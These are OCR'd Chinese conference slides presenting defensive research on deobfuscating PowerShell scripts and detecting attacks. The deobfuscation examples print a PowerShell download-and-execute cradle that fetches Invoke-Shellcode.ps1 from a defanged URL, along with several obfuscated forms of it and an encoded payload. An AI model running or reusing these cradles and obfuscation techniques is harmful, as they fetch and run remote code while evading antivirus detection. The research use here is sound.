北京网络安全大会
InForSec

高效的 PowerShell 脚本解混淆系统及对应的检测方案设计

Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for PowerShell Scripts. (CCS '19)

Zhenyuan Li, Qi Alfred Chen, Chunlin Xiong, Yan Chen, Tiantian Zhu, and Hai Yang.

报告人：李振源
浙江大学
li_zhenyuan@qq.com

Road Map


1. 研究动机介绍
2. 相关工作比较
3. 结合例子介绍具体技术
4. 实验结果介绍
5. 总结

研究动机

1. 基于 PowerShell 的攻击发生的频率逐年上升 [1,2]

- 432% between 2016 – 2017,
- 661% between 2017 –2018,
- 460% in the first quarter of 2019.

PowerShell 在所有攻击中出现的频率达到 45% 。



1. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf
2. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf

研究动机 – 现代攻击中的 PowerShell

“Live-off-the-Land”

1. PowerShell 被预装在大多数 Windows 系统的主机上。
2. PowerShell 可以作为一种管理员工具，很容易访问和利用 Windows 组件。

“Fileless Attack”

1. PowerShell 可以直接从内存中执行而不需要涉及到文件。

“Obufscation”


1. PowerShell 作为一种动态语言，灵活性很强，容易被混淆。

研究动机

1. 基于 PowerShell 的攻击发生的频率逐年上升 [1,2]

- 432% between 2016 – 2017,
- 661% between 2017 –2018,
- 460% in the first quarter of 2019.


PowerShell 在所有攻击中出现的频率达到 45% 。



11. 混淆是阻碍反病毒引擎查杀包括 PowerShell 在内的恶意程序的最大元凶。

1. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf
2. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf

研究动机 – 混淆对反病毒引擎的影响




Samples	VirusTotal	Deobfuscation + VirusTotal
(Malicious) Original	100%	100%
(M) S1	0.00%	76.00%
(M) S2	8.00%	90.60%
(M) S3	2.60%	96.00%
(M) S4	0.00%	97.30%
(Benign) Original,S1-4	0.00%	0.00%

TP +87.3%

Road Map

1. 研究动机介绍
2. 相关工作比较
3. 结合例子介绍具体技术
4. 实验结果介绍
5. 总结


相关工作比较 – 传统的解混淆方案存在的问题



传统的三阶段的方法：

1. 粗粒度的混淆检测：不能处理局部混淆，可能导致漏报误报。
2. 解混淆逻辑需手工：需要大量手工工作，无法处理未知混淆
3. 各阶段逻辑未整合：每个阶段的逻辑需要独立实现。

相关工作比较 - 我们的解决方案



Road Map

1. 研究动机介绍
2. 相关工作比较
3. 结合例子介绍具体技术
4. 实验结果介绍
5. 总结

PowerShell 的语义分析

```
Invoke-Expression (New-Object Net.WebClient)
.DownloadString("hxxps://.../Invoke-Shellcode.ps1")
```

- Invoke-Expre
- Net.WebClient
- .DownloadString()
- "Invoke-Shellcode.ps1"

Malicious

PowerShell 的混淆方法 - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')(New-Object
Net.WebClient).DownloadString("hxxps://.../Invoke
-Shellcode.ps1")
```

```
"New-Object" = {1}{0}{2}"-f'w-ob','Ne','ject'
"Net.WebClient" = "Net.W" + "ebClient"
"DownloadString" = "dow`nlOAd`stRIng"
```

Recoverable Script Pieces

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell 的混淆方法 - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')
(.("{1}{0}{2}"-f'w-ob','Ne','ject')
("Net.W" + "ebClient"))
.("dow`nlOAd`stRIng").Invoke
("hxxps://.../Invoke-Shellcode.ps1")
```


[1] https://github.com/danielbohannon/Invoke-Obfuscation


PowerShell 的混淆方法 - Invoke-Obfuscation[1]

```
(New-obJeCT ManAgeMEnt.autOmaTIon.PscREDenTiAL
` ', ('7UA...AwADgAMQA1ADMANQBkAGYAMQBlAGUAZQBi
ADYAMgAzADkAZQBmAGUANwA0ADQANwBjADkANgBhADAAYQB
kADQAZAAyAGMAYwA0AGQAMgBkADMAMAA3ADYANgBmADgANg
A0AGMANgAzADgA' |CONVErtTO-sEcurEstring -
kE (195..180)) ).GetNetWoRKCrEDEntial().PAsSWor
d |&( $eNv:puBLIc[13]+$EnV:puBLIC[5]+'X')
```


混淆后的脚本基本不反应原始脚本语义，很难直接用于检测。

[1] https://github.com/danielbohannon/Invoke-Obfuscation


解混淆 – 解析 PowerShell 的抽象语法树（裁剪后）



解混淆 – 自底向上的遍历 & 抽象语法树的更新



解混淆 – 自底向上的遍历 & 抽象语法树的更新



解混淆 - 自底向上的遍历 & 抽象语法树的更新

```
&("IeX") (.("New-Object")
("Net.WebClient")).
("downlOAdstRIng").Invoke("hxxps://...
/Invoke-Shellcode.ps1")
```


```
IeX (New-Object Net.WebClient).
downlOAdstRIng("hxxps://.../Invoke-
Shellcode.ps1")
```

当整个抽象语法树种没有混淆子树时解混淆过程结束。

Road Map

1. 研究动机介绍
2. 相关工作比较
3. 结合例子介绍具体技术
4. 实验结果介绍
5. 总结

实验结果 1 – 解混淆对代码相似度的提升

Obfuscation schemes	Obfuscated	Deobfuscated (PSDEM)	Deobfuscated (our approach)
S1	1.80%	70.60%	71.50%
S2	0.10%	79.50%	79.00%
S3	0.01%	0.01%	82.90%
S4	0.00%	0.00%	85.20%
Overall	0.50%	37.50%	79.70%

Obfuscated Baseline

+79.2% +42.2%

实验结果 II – 解混淆对检测的提升

Samples		Defender	Deobfuscation + Defender	VirusTotal	Deobfuscation + VirusTotal
Malicious	Original	89.30%	89.30%	100%	100%
	S1	0.00%	48.00%	0.00%	76.00%
	S2	1.30%	78.60%	8.00%	90.60%
	S3	0.00%	84.00%	2.60%	96.00%
	S4	0.00%	89.30%	0.00%	97.30%
Benign	Original,S1-4	0.00%	0.00%	0.00%	0.00%

TP

+74.7%


TP

+87.3%

FP

+0%

